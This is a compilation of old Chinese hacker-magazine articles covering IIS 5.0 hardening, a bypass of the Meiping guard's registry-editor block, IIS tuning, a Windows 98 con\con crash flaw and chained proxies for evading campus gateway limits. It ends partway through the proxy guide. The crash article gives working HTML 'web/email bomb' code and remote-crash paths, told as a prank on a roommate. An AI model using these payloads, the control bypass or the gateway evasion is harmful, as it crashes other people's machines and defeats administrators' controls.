如果你的网站是使用Microsoft Windows 2000 Server作为操作系统，很自然的选择Microsoft Internet Information Services 5 Server作为Web Server。当我们起初开始安装并配置一个IIS 5.0时，你是否注意到黑客已经盯上你的服务器了？不过你也别怕，问题总是要解决的，笔者查阅了众多的国内外资料，总结了13个行之有效的配置步骤。按照以下做法，可以使得你的一台裸机成为一个安全的Web服务器。

1. 选择原版的Windows 2000操作系统安装

虽然微软只发行了一种（4个版本）Windows 2000系统，不过市面上有很多更改版的Windows 2000系统盘，尤其在盗版市场中更是如此。这里我们建议：如果你有条件，最好使用正版（原版）的系统盘安装，这样，你的安全性会得到更大的提高。而且最好你的服务器是一个专职的Web Server服务器，而不要使这个服务器作为一个域的域控制器。最重要的一点，你在安装系统时应该断开服务器的网络连接。

2. 在NTFS文件格式下安装Windows 2000操作系统

NTFS比FAT分区多了安全控制功能，可以对不同的文件夹设置不同的访问权限，安全性增强了。原来的NT系统安装在FAT分区上，你可以使得这个分区转换成NTFS格式。

3. 不要使用默认的安装路径

安装过Windows 2000的人都知道，Windows 2000系统默认安装在C:\WINNT目录下。你应该改变这个默认目录名字，这里建议起一个不易被猜到的名字。例如，C:\WINOS。

最重要的IIS 5.0的默认Intepub文件夹不应该和系统存在于同一个分区，文件夹的名字应该更改。

4. 不要在安装的时候为管理员账号加密码

这不是说今后就不加密码了，这个任务我们以后完成。

5. 只安装必要的协议

在你不需要NetBEUI协议和IPX/SPX协议时尽量不要安装它们，以免被人使用Nbtstat等工具取得服务器的信息。

6. 安装需要配置网络适配器和显示卡

因为一般的显示卡都不使用系统默认的驱动程序，在这个步骤中我们安装。

7. 安装Service Pack 2 for Windows 2000等相关补丁程序

在这一步中，我们安装Service Pack和最新版本的hotfixes。

8. 删除和停用以下示范用的程序和目录

条目	位置
IIS	?\Inetpub\iissamples
Admin Scripts	?\Inetpub\AdminScripts
IIS Documentation	%systemroot%\help\iishelp
Data Access	?\Program Files\commonfiles\system\msadc

9. 安全配置Telnet服务

建立一个本地的TelnetClient组，加一个允许Telnet这台服务器的用户到这个组TelnetClient里。你建立了这个组，只有这个组里的人才能登录Telnet Server。如果你不需要Telnet服务，可以停用。

10. 设置适当的访问控制权限

微软推荐的访问控制权限有：

文件类型	访问控制权限
CGI (.exe, .dll, .cmd, .pl)	Everyone (X)
Administrators (Full Control)	System (Full Control)
Script Files (.asp)	Everyone (X)
Administrators (Full Control)	System (Full Control)
Include files (.inc, .shtm, .shtml)	Everyone (X)
Administrators (Full Control)	System (Full Control)
Static content (.txt, .gif, .jpg, .html)	Everyone (R)
Administrators (Full Control)	System (Full Control)

11. 检查Ftproot和Mailroot的访问控制权限

在默认的情况下，ftproot和mailroot两个目录对于Everyone 是完全控制(Full Control)。虽然微软对这些文件夹没做说明，不过还请管理员注意这里的访问控制权限。如果你的服务器不需要FTP和发送Mall你可以删掉这些文件夹，关掉相关服务。

12.设置IIS日至文件的访问控制权限

默认情况下，我们的I I S 日志会在"%systemroot%\system32\logfiles"目录下。微软推荐如下的访问控制权限：

Administrators (Full Control)
System (Full Control)
Everyone (RWC)

如果可能，请将日志的路径修改个地方，因为这样经常导致一些黑客人侵后直接使用命令就删除了，即使删除不掉，也可能使用其他文件给覆盖掉了。你换个地方放置这些日志，至少让黑客们找的时候有些麻烦。

13. 删除危险的脚本映射

这里，如果你暂时不需要下面的脚本映射，完全可以删除：

脚本类型	Mapping
Web-based password reset	.htr
Internet Database Connector	.idc
Server-Side Includes	.stm .shtml .shtm
Internet Printing	.printer
Index Server	.ida .idq .hta

在IIS管理器中删除必需之外的任何无用映射，必需指的是ASP、ASA和其他你确实需要用到的文件类型，例如你用到stml等（使用Server side include)，实际上90%的主机有了上面两个映射就够了。具体设置是在IIS管理器中右击主机→属性→WWW服务 编辑→主目录 配置→应用程序映射，然后一个个删除。禁止别人访问你的上一层目录，设置办法：站点属性→主目录→配置→应用程序选项→启用父目录，将旁边的勾去掉即可。

14.最重要的一点，刚刚删除的脚本都是很危险的

如果你执意要使用以上的映射，今后在运行IIS的过程中要勤打补丁，不要懒惰。对了，把开始没有加的管理员密码加上，上网吧。

破解美萍卫士禁止使用注册表编辑器

美萍卫士确实是一个很好的系统管理软件。在我最初接触他时，发现他总是禁止你使用注册表编辑器，起初认为他同魔法兔子一样：将format.com改为format.co_并且只是改在Windows\ command\下的format.com如将format拷贝到其他盘或目录下format仍然能用。于是将regedit.exe拷贝到其他路径并改名，执行后仍然被关闭。于是认为他是通过注册表禁止运行指定程序。然而通过数次实验，不对。是不是他禁止了system.dat及user.dat呢？这个设想也以失败告终。经过几天的思考.于是用VC++做了一个小程序起名为"注册表编辑器"，之后运行美萍卫士。结果啥样呢？终止程序运行。答案已经很清楚了！美萍卫士是通过读取注册表编辑器的窗口名称，如果是"注册表编辑器"则发送wm_close消息终止运行。于是又编写了一个TRY程序，在一个按钮中加入如下语句：

```
CWnd *pWnd=CWnd::FindWindow(NULL,"注册表编辑器");// 找到窗口名为注册表编辑器的程序并返回其pWnd
if (pWnd)
{
pWnd ->SetWindowText ("xlmlovell");// 如果成功发送消息
}
```

编译后，运行美萍，运行注册表编辑器后，点击T R Y 的按钮。"注册表编辑器"已经被改为"xlmlovell"了。同时注册表编辑器也呈现在你的面前了。同理也可以改写其他禁止的系统程序。

读者可以试一试.本人用的是VC++6.0。

在使用IIS过程中，有时候会觉得它的工作效率不太高，想想办法让它提起精神来为我们更好的服务吧！本文作者在使用IIS中总结出来的小经验，值得我们为之振奋！

提高IIS效率小经验

文／王也

Windows Server成为越来越多网站所使用的服务器，IIS作为其重要组成部分，起到了相当重要的作用，提高它的使用效率将有助于提高网站的访问速度，可以间接提高访问量。我们个人／局域网用户也经常使用它，有时候会觉得它的工作效率实在不高。笔者经过实践以后总结出两点小经验，可以提高IIS的工作效率：

1、IIS在使用过程中会在内存开辟一部分空间作为缓冲，那些经常使用的对象将被放在此缓冲区中，用于提高存储效率，当然那会比在磁盘中存取快多了。根据实际情况，如果你经常使用的对象比较多，而且用户也比较多，那么你需要开辟更多的空间。具体方法需要修改注册表：

HKEY_LOCAL_MACHINE \SYSTEM \CurrentControlSet \Services \Inetinfo \Parameters\ MemCacheSize (REG_DWORD)

缓冲大小的单位是KB，发现IIS工作效率低的情况下应适当提高该值，但要根据物理内存的大小进行设置，设置过大会适得其反。

2、对象池不是IIS的重要特性，但它还是值得研究的。它在某些环境下能优化性能，提高应用程序速度和效率。

一个COM+对象当它的资源能被提前定位和重用的时候能被声明，这种方式是在组件服务中设置对象的属性来完成的。

请按下列步骤进行：

①打开控制面板；

②点击管理工具，再启动组件服务；

③选择组件服务|计算机|我的电脑|COM+应用程序；

根据你的情况，你的对象可能在“IIS In-Process Applications”和“IIS Out-Of-Process Pooled Applications”中运行。

④点击你正在运行的对象，选“属性”；

⑤再选择“激活”选项卡，并且选中“启动对象共用”。下面说明一下：

最小池大小：当程序启动时，对象被提前分配和初始化时分配给对象的池的大小，其默认值为0。我的电脑是在20几台电脑的局域网做服务器，内存也基本够用（256M），所以我设置为200。

对象池大小：这是对象在池中的最大数目，除非客户特别需要释放对象，它的默认值是1，048，576。你可以根据服务的需要增加或减少该值。个人用户可以不必这么多，它默认值的一半足够了。我的服务器设置为600，000。

创建超时（毫秒）：客户端请求创建对象等待的时间，默认为60000 ms。一旦对象的数目在池中达到最大值，其他的客户端请求必须等待，直到一个对象有效时。这个等待就是这里所设置的时间长度。我的服务器用了默认值。

经过以上设置，我的IIS服务明显提高了，大家不妨试试，希望对大家有所帮助。

小知识

如何在关机时清除Pagefile文件？

Pagefile文件包括内存中一些换入换出的内容，在安全情况下用户或许希望在关机时能够清除这些内容。可以通过编辑注册表完成这样的功能：

1．打开注册表编辑器；

2．找到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management；

3．如果ClearPageFileAtShutdown不存在就创建一个，它的类型是双字值；

4．设置ClearPageFileAtShutdown的值为1；

5．重新启动计算机后修改就会生效。

Windows 98你缘何频频死机

——导致Windows 98死机的拒绝服务漏洞揭密

文/ 奇奇

在前面，我们曾经介绍过拒绝服务攻击。对于个人用户，很多攻击是可以使用个人防火墙防范的。不过这个层次上的防范，仅限于明显的已知攻击。而如果系统本身有某些漏洞利用防火墙就无能为力了。在作者写过本文之后，黑客防线编辑进行了测试，防火墙对于本文提到的攻击基本没有防护。所以这里提醒大家，除了安装防火墙外，给系统打安全补丁也是非常重要的。

奇奇是S大学的在校生，如果问他有何兴趣爱好，回答肯定是上网。他在机房的时间绝对比他在教室上课的时间长得多，玩起游戏来更是不要命。这不，他现在就在机房里。不过，今天他遇到了件麻烦事：每当他玩联网游戏玩得正酣，把对手打得落花流水时，Windows 98系统就会莫名其妙地“蓝屏”，然后就崩溃死机。一连几次，奇奇认为是系统有了问题，于是换了台机器，什么？才刚进去，又“蓝屏”死机了，有人搞鬼。抬头寻找搞鬼的家伙，果然见到室友扬扬在对排冲他“奸笑”，肯定是这家伙，老喜欢玩些旁门左道的东东，奇奇一口气冲到扬扬面前……经过威逼利诱，扬扬终于乖乖交代了其中的奥秘：他并没有用什么攻击工具，而是利用了Windows 98系统的拒绝服务的漏洞。下面由奇奇来为大家讲这个漏洞（呵呵，现学现卖）。其实这个漏洞早就被发现了，但大多数网友可能和奇奇一样并不知情。

此漏洞存在于Windows 9x操作系统中，也会影响到Outlook，但对Windows NT和Windows Me/2000/XP没有影响。当Windows 98操作系统解释一个如“c:\[device]\[device]”这样的路径，来调用FAT32\VFAT内核程序时，很可能会导致其上的一些本地或远程的应用程序崩溃，出现系统暂停，出现“蓝屏”，并最终导致整个系统的崩溃死机。有5个设备驱动程序可被利用来做此攻击：con、nul、aux、clock$和config$，其他驱动程序都不会产生影响，所以本地与远程用户通过使用一个指向特殊的设备驱动器的路径串，如（con/ nul，nul/con，aux/nul……的组合对攻击Windows 9x都很有效）能使Windows在毫无提示的情况下崩溃。

Io.sys中驱动程序说明：

```
Clock$ systemclock
Con console, combination of key board and screen to handle inpnt and outpnt
Aux or com1 first serial communication port
COMn second,third..........communication port
LPT1 or PRN first parallel port
Nul dummy port
Config$ unknown
```

FAT32\VFAT说明：

VFAT并不是一个新的文件系统，他使用是和FAT一样。FAT32是Windows 98和Windows下一种常用的文件系统，VFAT文件系统（长文件名系统）使用的是与FAT一样的路径结构格式、分区类型，它最主要的功能是能存储长文件名。它是建立在普通的FAT基础上的。

漏洞的基本情况介绍完了，以下说说测试这个漏洞的方法（注意测试平台为 Windows 98）（图1）




图 1

1、本地调用

在“运行栏”与“IE 浏览器”中输入：“c:\con\con，或 d:\nul\config$，运行后 Windows 98 马上蓝屏后崩溃，按 Ctrl+Alt+Del 也重启不了，按复位键才能重启（注意：如果用的是 Netscape 浏览器就不存在这个问题，因为在调用此路径的时候，该路径串会被改为 file:///d|cnon\con）。

2、 网页炸弹与邮件炸弹

在网页里隐藏一个指向[dirve]:\con\con 或[dirve]:\nul\nul 的图像路径，当查看该网页时，也会使 Windows 98 崩溃。具体代码如下：

```
<html>
<body>
<img src="c:\con\con">
<! or nul\nul,clock\clock$-->
<! or aux\aux,config$\config$-->
</body>
</html>
```

如果把这个网页代码用HTML格式发邮件给别人，如果此人用的是 Windows 98 或 Outlook，那么他一打开这封信，系统也马上崩溃（呵呵，这个邮件炸弹既简单又实用）。

3、 远程攻击

以上两种方法在网上介绍的比较多，现在我们来仔细说说如何利用这个漏洞进行远程攻击导致对方死机。奇奇在机房里受到的就是此类攻击。要利用这个漏洞进行攻击有个前提条件：被攻击的计算机是必须 Windows 95/98，而且必须有共享的分区或文件夹（与访问权限没有关系，只要有共享文件夹就行，没有共享就什么都免谈了）。如果某主机 A 域名为 targethost，IP 为 210.xxx.23.14，操作系统为 Windows 98，有一个共享的 D 盘和一个共享名为“游戏”的文件夹（至于怎么确定对方是否开了共享可以用“网络刺客”等软件探测）。具体用法是：在开始菜单里的运行输入框或是浏览器的地址拦（我觉得运行栏的效果比较好）中输入：\\被攻击的主机的域名或 IP\共享文件夹\con\con，如主机 A 的情况我们就可以输入：\\210.xxx.23.14\d\con\aux 或\\tatgethost\游戏\con\con 等等，如图 2 所示：




图 2

主机 A 就马上蓝屏。不是说死机吗？对，但经过我测试，远程攻击见效比较慢，先不断地蓝屏，然后才会死机，要耐心地等一下，大约两三分钟后，对方就会死机（要注意的是：用过一次后不能马上再用，不然你的机器可能也会死机，也就是说这两三分钟里你不能再用第二次，你要等到那被攻击的机器重启后，你的机子跳出一个提示框告诉你：找不到对方\\5123\c\con\nul 的网络名，你才可以再用。像奇奇在的机房里，由于所有的机子的所有分区都是默认共享的，所以很容易被攻击。

我们对这个漏洞已经有了相当的了解，而且攻击者不需要什么专业能力就可以利用它发起攻击，所以危害很大，网友们应该引起重视。当然对打了此漏洞的补丁的机子，以上攻击就不可能成功了，不过可惜的是并没有多少 Windows 98 系统的用户打了补丁。看了此文，应该知道下载补丁很重要了，快去下载吧。

补丁下载：Micrsoft Windows 98 Tech no craft path decon；http://www.technocraft.co.jp/download/decon2.exe

二次代理也疯狂



在前面我们介绍了代理服务器的使用方法。可是，有的时候因为网络环境的限制或者网关的设置而不能单独使用代理服务器，这样就有了二次代理的概念。本期我们就谈谈怎么设置和使用二次代理。

文／特种兵

上网的时候常常有朋友问我一些关于在公司和教育网内部上网使用代理服务器突破网关的问题，为了解决这些问题，最近我研究了一下二次代理服务器。代理服务器大家都很熟悉，就是个人网络和因特网服务商之间的中间代理机构，它负责转发合法的网络信息，并对转发进行控制和登记。今天我介绍一下大家不太熟悉的二次代理服务器。

一、基础篇

什么叫做二次代理呢？二次代理的意思是你在访问网络资源的时候是通过两层（或者多层）代理服务器，也就是说你同时可以使用两个（或者多个）代理服务器经行网络资源的访问，你的数据是经过了两层（或者多层）代理服务器后才到达最终目的服务器的。使用二次代理的好处是什么呢？

首先，它更安全地隐藏使用者的真实IP地址。大家都知道，现在上网暴露自己的IP是很不安全的，所以大家都使用代理服务器，想攻击你的人很可能通过一些方法来获得你的真实IP，但是你使用了二次代理，他们就很难得到你的真实IP了。

其次，它可以帮助一些教育网和公司内部上网的朋友突破局域网关的各种限制，访问自己需要访问的网络资源，比如说在教育网上ICQ和MSN。

二、实战篇

好了，现在就以笔者在教育网内部的使用情况为例，介绍二次代理的使用。笔者是在宿舍通过校园网的代理服务器上教育网的，虽然是免费上网，但遗憾的是没有教育网以外的访问权，而且上网必须在IE内设置校园网的代理服务器才能实现教育网的访问（注：教育网可以访问国内大多数的网络资源，但是不能访问国外的网络资源）！

如图1所示，我的Hotmail信箱里还有很多重要的信件等待回复，我漂亮的美国MM还在ICQ上瞪我，一大堆的工作伙伴也要靠MSN联系，这个怎么办？这就必须使用二次代理了。二次代理的设置有很多方法。




图1

第一种方法：首先我们在IE里设置本地校园网的第一级代理服务器，以我们学校为例是“192.168.10.1：3128”，然后打开Tencent Explorer(就是QQ带的那个浏览器，以后我们就简称它为TE)，点击工具→www代理→代理设置，设置校园网网外的教育网代理服务器，这样，最简单的二次代理服务器就设置成功了！嘿嘿，有点投机取巧的味道，不过这也要谢谢腾讯公司，个人认为他们的浏览器真的很不错，虽然很多人不喜欢它（图2、图3）。




图2

我们可以使用这样的二次代理自由访问国内外资源，和普通163宽带上网没有区别，我又能访问我熟悉的Hotmail信箱了：)

第二种方法：我们虽然可以通过这个简单的二

次代理获得Internet访问权，但是MSN和ICQ还是没有办法访问。这个难不倒我，到网上下载了Jproxychain，Jproxychain是用Java编制的代理服务器调度软件，只有14K大小。别看它体积苗条，但它的本事可不小，比其他代理服务器调度软件功能更强，使用更灵活，保密性更好。Jproxychain是一个完全免费的稳定可靠的代理调度软件，可以运行在任何支持Java的操作系统中；可以调度包括Http、Socks4、Socks5所有种类的代理服务器，还可以穿越多个代理服务器链访问目的站点；客户端全面支持微软的IE 6.0的普通Http协议和加密Https协议，其他浏览器应该也能工作（未测试：-)），并支持绝大多数的下载工具。




图 3

把下载来的jproxychain.zip解压缩到一个临时目录，里边还包含一个jproxychain.zip和作者对这个压缩包的数字签名文件。我用PGP软件验证确实是作者的原始作品后，解开里面的jproxychain.zip到随便一个工作目录，只有5个文件，是不用安装的绿色软件，不错。

这里面的软件包括：

jproxychain.bat	代理调度服务程序
jproxytool.bat	代理列表管理工具
jproxychain.jar	本程序Java类库
Server.conf	配置文件
readme.txt	使用说明

使用方法：

1. 安装Java运行环境

首先按照readme.txt中的步骤下载并安装Java运行环境，因为我用的是WindowsXP，所以不用重启计算机。

2. 用代理列表管理工具生成最佳代理链


双击并运行jproxytool.bat，出现一个类似UNIX超级用户命令行的提示符：

#

